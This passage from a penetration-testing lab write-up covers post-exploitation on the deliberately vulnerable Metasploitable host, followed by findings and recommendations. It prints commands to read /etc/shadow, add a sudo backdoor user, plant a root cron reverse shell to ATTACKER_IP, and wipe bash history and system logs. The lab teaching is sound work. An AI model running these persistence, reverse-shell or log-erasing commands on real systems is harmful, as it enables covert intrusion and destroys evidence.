 Complete users table extracted — usernames, hashed passwords, avatars, and all
✓ Fix for all database vulnerabilities:
- Update to a current, supported software version
- Never use default credentials; enforce strong password policies and MFA
- Apply the principle of least privilege, the app’s database account should only have the permissions it actually needs
- Use parameterized queries in web applications to prevent SQL injection
Partie E — Post-Exploitation et Recommandations
What is Post-Exploitation?
Getting access is just the first step. In a real attack, once inside, an attacker would try to understand what they now control, establish ways to come back even if the entry point is patched, gather data, and erase evidence of being there.
In a pentest, we simulate this to demonstrate the full potential impact of a compromise to the client — not just “we got in,” but “here’s everything we could have done.”
E.1 — Privilege Escalation Verification
First thing after getting a shell: confirm exactly how much power we have.
1
2
3
4
whoami           # root
id               # uid=0(root) gid=0(root) groups=0(root)
sudo -l          # User root may run (ALL) ALL
cat /etc/passwd && cat /etc/shadow
What is /etc/shadow? A file containing the hashed passwords for every user account on the system. Only root can read it. If an attacker has this, they can attempt offline cracking to recover real passwords.
 Full root confirmed — unrestricted sudo access across the entire system
E.2 — System Enumeration
With root access confirmed, we gathered detailed information about the system:
1
2
3
uname -a         # Linux metasploitable 2.6.24-16-server
route -n         # Kernel IP routing table
cat /proc/version
 OS version, kernel details, network layout — all useful for planning further actions
E.3 — Persistence Mechanisms
To demonstrate how an attacker would stay in even after the original vulnerability is patched, we created two backdoors:
Backdoor user account:
1
2
3
useradd -m -s /bin/bash backdoor
echo "backdoor:P@ssw0rd123" | chpasswd
usermod -aG sudo backdoor
The backdoor user is visible at the bottom of /etc/passwd — it would survive even after the exploited service is fixed
Cron job reverse shell:
What is a cron job? A scheduled task on Linux, you define a command and a schedule, and the system runs it automatically.
What is a reverse shell? Instead of the attacker connecting to the target (which a firewall often blocks), the target initiates a connection back to the attacker. The attacker just listens on a port, and the target reaches out, handing over a shell.
1
2
echo "*/5 * * * * /bin/bash -c 'bash -i >& /dev/tcp/ATTACKER_IP/4444 0>&1'" \
>> /var/spool/cron/crontabs/root
Every 5 minutes, root’s cron silently dials home to the attacker’s machine
E.4 — Covering Tracks
A real attacker would try to erase evidence of their presence:
1
2
3
4
5
6
7
8
9
10
# Clear terminal history
history -c
echo "" > ~/.bash_history

# Wipe authentication and system logs
echo "" > /var/log/auth.log
echo "" > /var/log/syslog

# Remove lines referencing the attacker's IP
sed -i '/192.168.67.128/d' /var/log/auth.log
Why does this matter for defenders? Log files are the primary evidence trail during a security incident. If an attacker wipes them, investigators can’t determine what happened, when it started, or what data was accessed. Tamper-evident, centralized logging is essential for any serious security posture.
Partie F — Rapport Final
Summary of Findings
| # | Vulnerability | Severity | Impact |
|---|---|---|---|
| 1 | R-services with wildcard trust | 🔴 Critical | Passwordless root login |
| 2 | NFS exporting root filesystem | 🔴 Critical | SSH key injection → root |
| 3 | UnrealIRCD 3.2.8.1 backdoor | 🔴 Critical | Remote code execution as root |
| 4 | Ingreslock backdoor (port 1524) | 🔴 Critical | Instant root shell, no auth |
| 5 | Samba wide links + anonymous write | 🟠 High | Full filesystem read access |
| 6 | PostgreSQL default credentials | 🟠 High | Superuser database access |
| 7 | DVWA SQL injection + weak login | 🟠 High | Full database dump |
Recommendations
- Apply the principle of least privilege — every service and user should have only the permissions they absolutely need, nothing more
- Enable a firewall and close every port that isn’t actively required
- Use multi-factor authentication on all administrative interfaces
- Set up centralized, tamper-resistant logging, if logs can be wiped locally, they can’t be trusted
- Schedule regular security assessments since vulnerabilities appear constantly, don’t wait for an incident to find them
Conclusion
This project walked through the complete penetration testing lifecycle, from passive reconnaissance all the way through post-exploitation and track covering against a deliberately vulnerable target. Every phase built on the last: recon informed scanning, scanning guided enumeration, enumeration identified the exploits, and exploitation proved the real-world impact.
The most important takeaway isn’t any individual technique. It’s this: security is a chain, and it breaks at its weakest link. A single misconfigured service, one unchanged default password, or one outdated software version can be enough for an attacker to gain full control of a system and everything connected to it.
Security isn’t a one-time setup. It’s a continuous practice.
Tools used: Kali Linux · Nmap · Metasploit · Hydra · sqlmap · Burp Suite · smbclient · rpcinfo · xsltproc · Telnet